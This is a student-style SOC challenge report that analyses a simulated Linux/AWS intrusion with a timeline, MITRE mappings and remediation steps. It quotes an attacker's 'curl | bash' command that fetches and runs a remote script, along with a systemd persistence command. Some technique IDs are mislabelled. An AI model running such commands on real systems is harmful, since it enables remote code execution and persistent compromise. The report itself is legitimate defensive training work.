

SOC Challenge Report:

Operation Silent Shell

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Objectives:

- Investigate logs, alerts, JSON files (artefacts) for malicious threat vectors
- Build Timeline
- Identify the initial access vector(s)
- Create attack flowchart
- Remediation

Artefacts Reviewed:

Alerts.json (SIEM System) - Security Alerts from an IDS

Auth.log (Linux, ssh) - Linux authentication logs

Bash_history.txt - Powershell logs run by the attacker

Brief.txt - Instructions for blue team

Cloudtrail.json - AWS or other cloud server logs

Crowdstrike.log - Endpoint log

Significant Notes for Artefacts

Reviewed:

alert.json

- 04:15:49 UTC - Suspicious Shell Downloaded
 - Attacker used curl | bash to download and immediately run script
 - Command used: `curl -s http://203.0.113.50/ss.sh | bash`
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 - MITRE : T1059 (Command Interpreter) ,T1105 (Ingress Tool Transfer)
- 04:16:05 UTC - New systemd service
 - Attacker ran enabled and immediately started a malicious systemd service named silent-shell.service for persistence
 - Command used: `systemctl enable --now silent-shell.service`
 - MITRE: T1543.002(Create Systemd Service)

auth.log

- 04:10:22 UTC - Successful login via SSH as ubuntu from IP: 198.51.100.25
 - No indications of Brute Forcing
- 04:11:01 UTC - ubuntu escalated to root access via sudo /bin/bash
- 04:16:02 UTC - Systemmd confirms silent-shell.service is running

bash_history

- Whoami -> Confirms ubuntu as user to attacker
- `curl -s http://203.0.113.50/ss.sh | bash` -> executes malicious program

- `systemctl enable --now silent-shell.service` -> executes persistence
- `uname -a` -> environment fingerprinting

Cloud Trail

- 04:09:58 UTC – ConsoleLogin by IAM user `temp-admin` from attacker IP. (No MFA enforced)
- 04:12:33 UTC – PutObject: uploaded `exfil.zip` to S3 bucket `logs-backup` (data exfiltration)
- 04:14:10 UTC – CreateTags: renamed EC2 instance `i-0a12b34c56d789ef` to “pwned” (attacker graffiti)

CrowdStrike

- 04:10:22 UTC – SSH session started inbound from `198.51.100.25`
- 04:15:47 UTC – Attacker bash executed `curl | bash` (payload)
- 04:15:48 UTC – HTTP connection to `203.0.113.50` to fetch script
- 04:16:01 UTC – `systemctl` process executed by root (persistence)

Timeline:

- **04:09:58 UTC (Cloud Trail)**
 - AWS Console login by IAM user **temp-admin** from attacker IP: **198.51.100.25**
 - **Attack Technique:** Initial Access in Valid Accounts (T1105)
- **04:10:22 UTC (auth.log / CrowdStrike)**
 - Successful login via SSH as **ubuntu** from IP: **198.51.100.25**
 - **Attack Technique:** Initial Access in Valid Accounts (T 1105)
- **04:11:01 UTC (auth.log)**
 - **ubuntu** escalated to root access or superadmin via **sudo /bin/bash**
 - **Attack Technique:** Privilege escalation
- **04:12:33 UTC (Cloud Trail)**
 - Attacker uploaded **exfil.zip** to S3 bucket **logs-backup**
 - **Attack Technique:** Exfiltration to Cloud (T1567.002)
- **04:14:10 UTC (Cloud Trail)**
 - Renamed EC2 instance **i-0a12b34c56d789ef** to "pwned"
 - **Attack Technique:** Attacker Griffiti
- **04:15:47-49 UTC (alert.json / bash history / CrowdStrike)**
 - Attacker downloaded and executed **curl | bash** or the malicious payload onto system
 - Malicious payload from IP: **http://203.0.113.50/ss.sh**
 - **Attack Technique:** Ingress Tool Transfer (T 1105), Execution (T1059)
- **04:16:01-02 (CrowdStrike / auth.log / alerts.json)**
 - Persistence installed with **systemctl enable --now silent-shell.service**

- Created **silent-shell.service** started successfully in the background
 - **Attack Technique:** Persistence via Systemd Service (T1543.002)
- **04:16:02 (bash_history)**
 - Attacker ran **uname -a** to show kernel version and OS information
 - **Attack Technique:** System Information Discovery (T1082)

Initial Access Vectors

Compromised paths:

1. Stolen AWS IAM credentials

- a. CloudTrail shows successful login attempt from IAM User **temp-admin**
- b. IP Origin : **198.51.100.25**

2. Stolen SSH Private Key


- a. auth.log shows that the attacker also had access to the key for user **ubuntu**
- b. IP Origin : **198.51.100.25**

This indicates that the same attacker had multiple stolen credentials.

Attacker Flow Chart Summary

Link: <https://drive.google.com/file/d/1LW-P9sZJggubszM9mKDufQEMrhbFxM1e/view?usp=sharing>

- Initial Access: Stolen Key creds and IAM Creds
- Privilege Escalation: **ubuntu** given root or superadmin access
- Execution: Malicious Script uploaded and executed via **curl|bash**
- Persistence: Installed **silent-shell.service** for reboot survival
- Exfiltration: **exfil.zip** uploaded to attacker accessible S3 bucket
- Recon and Signature - tagged EC2 for signature and fingerprinted host



Remediation Solutions

Zero Trust Architecture

IAM Security Hardening (Mission Critical)

- Disable or delete the IAM user `temp-admin` immediately
- Rotate all IAM credentials for other users and any long-lived access keys.
- Enforce Multi-Factor Authentication (MFA) for all human IAM accounts.
- Remove all IAM users with admin privileges and require admin access via IAM roles + SSO.

SSH Hardening

- Rotate or replace all SSH key pairs used for EC2 access.
- Review and remove old or unused keys
- Require MFA-backed SSH
- Disable passwordless sudo
- Restrict SSH to known trusted IP addresses only using Security Groups.

EDR

- Tune CrowdStrike/OSQuery rules for uses of the `curl|bash` execution

Incident Response

- Establish playbooks for cloud and host
- Host mock scenarios and covert tests to assess SOC team's ability to detect similar attacks.

Resources

NIST Compliance Guide

<https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf>

MITRE ATT&CK Reporting Guidelines

<https://www.cisa.gov/sites/default/files/2023-01/Best%20Practices%20for%20MITRE%20ATTCK%20Mapping.pdf>

MITRE ATT&CK Code Lookups

<https://attack.mitre.org/techniques/>

Flowchart Creation (draw.io)

<https://app.diagrams.net/>